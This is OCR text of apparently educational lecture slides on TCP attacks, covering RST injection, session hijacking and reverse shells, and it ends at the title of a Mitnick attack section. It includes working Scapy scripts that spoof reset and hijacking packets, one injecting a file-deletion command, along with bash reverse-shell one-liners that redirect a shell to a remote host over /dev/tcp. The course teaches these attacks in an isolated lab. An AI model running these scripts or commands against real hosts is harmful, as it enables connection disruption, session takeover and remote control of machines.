
Source port								Destination port
Sequence number								
Acknowledgment number								
TCP header length		U R G	A C K	P S H	R S T	S Y N	F I N	Window size
Checksum								Urgent pointer




TCP Reset Attack

Question: Header Fields

When spoofing a TCP RST packet to break down a connection between A and B, what fields of the header (IP + TCP) are critical to the success of the attack?




Spoofing TCP Reset Packet



Demo: TCP RESET Attack


```
#!/usr/bin/python3
import sys
from scapy.all import *

def spoof(pkt):
    old_tcp = pkt[TCP]

    ip  = IP(src="10.0.2.7", dst="10.0.2.6")
    tcp = TCP(sport=23, dport=old_tcp.sport, flags="R",
              seq=old_tcp.ack)
    pkt = ip/tcp
    ls(pkt)
    send(pkt,verbose=0)

myFilter = 'tcp and src host 10.0.2.6 and dst host 10.0.2.7' \
           + ' and dst port 23'
sniff(filter=myFilter, prn=spoof)
```



End


TCP Session Hijacking Attack

TCP Session Hijacking Attack



Constructing Spoofed Packets

	Version	Header length	Type of service	Total length					
	Identification			Flags	Fragment offset				
	Time to live		Protocol	Header checksum					
	Source IP address ✓ client								
IP	Destination IP address ✓ server								
TCP	Source port ✓			Destination port ✓ 23					
	Sequence number ✓								
	Acknowledgment number								
	TCP header length		URG	ACK	PSH	RST	SYN	FIN	Window size
	Checksum								Urgent pointer



Finding Sequence Number

❖ With Next Sequence Number

```
▶ Internet Protocol Version 4, Src: 10.0.2.69, Dst: 10.0.2.68
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 45634 ...
    Source Port: 23
    Destination Port: 45634
    [TCP Segment Len: 24]                ← Data length
    Sequence number: 2737422009          ← Sequence #
    [Next sequence number: 2737422033]   ← Next sequence #
    Acknowledgment number: 718532383
    Header Length: 32 bytes
    Flags: 0x018 (PSH, ACK)
```


❖ Without Next Sequence Number

```
▶ Internet Protocol Version 4, Src: 10.0.2.68, Dst: 10.0.2.69
▼ Transmission Control Protocol, Src Port: 46712, Dst Port: 23 ...
    Source Port: 46712                   ← Source port
    Destination Port: 23                 ← Destination port
    [TCP Segment Len: 0]                 ← Data length
    Sequence number: 956606610           ← Sequence number
    Acknowledgment number: 3791760010    ← Acknowledgment number
    Header Length: 32 bytes
    Flags: 0x010 (ACK)
```

Demo: TCP Session Hijacking Attack

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.........")

ip  = IP(src="10.0.2.6", dst="10.0.2.7")
tcp = TCP(sport=59896, dport=23, flags="A", seq=1036464067, ack=900641567)
data = "\n rm /home/seed/myfile.txt\n"
pkt = ip/tcp/data
send(pkt, verbose=0)
```

What Happens to The Session?



No.	Source	Destination	Protocol	Length	Info
19	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#2] [TCP ACKed unseen segment]
20	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
21	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#3] [TCP ACKed unseen segment]
22	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
23	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#4] [TCP ACKed unseen segment]
33	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
34	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#5] [TCP ACKed unseen segment]
40	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
41	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#6] [TCP ACKed unseen segment]

End

How Reverse Shell Works

What Command to Inject?


- Run a Shell Command on the Target

  `/bin/bash`

- Input and output devices

- Reverse shell

File Descriptors and Standard IO



pid

bash: { get input: read(0, ...)
print: write(1, ...)

file descriptor table


0	/dev/pts/17
1	"
2	"
	⋮

IO Redirection

```
Terminal
seed@10.0.2.6:$ echo $$
29853
seed@10.0.2.6:$ cat 1> /tmp/xyz
```

```
Terminal
seed@10.0.2.6:$ pstree -p 29853
bash(29853)---cat(8251)
seed@10.0.2.6:$ ls -l /proc/8251/fd
total 0
lrwx------ 1 seed seed 64 Feb 23 13:27 0 -> /dev/pts/17
lrwx------ 1 seed seed 64 Feb 23 13:27 1 -> /dev/pts/17
lrwx------ 1 seed seed 64 Feb 23 13:27 2 -> /dev/pts/17
```

/tmp/xyz



file descriptor

Read Write permission

New Entry.

1 > /tmp/xyz .

0 < ~~/tmp/xyz~~ &1

<>

Demo of Input/Out Redirection

Notes for the demo: not to be displayed

Redirection Examples

- "cat 1>/tmp/xyz", check /proc/../fd, check permissions
- "cat 1</tmp/xyz", check permissions type something, expect error
- "exec 9<>/tmp/xyz", check permissions and /proc


Redirection using a file descriptor


- "exec 8>&2", check /proc
- Using 9, "cat 0<&9"


End

Redirecting to TCP Connection

Redirecting to TCP Connection








Demo: Redirecting to TCP Connection

End

Creating Reverse Shell

Redirection Shell's I/O

❖ Shell Process's Initial File Descriptors



victim bash -i > /dev/tcp/10.0.2.8/9090 0<&1


Reverse Shell Experiment

Session Hijacking with Reverse Shell

More Details

- If server does not run "bash"

```
/bin/bash -c "/bin/bash -i > /dev/tcp/server_ip/9090 0<&1 2>&1"
```



End


The Mitnick Attack

Mitnick Attack Story (1994 and 1995)

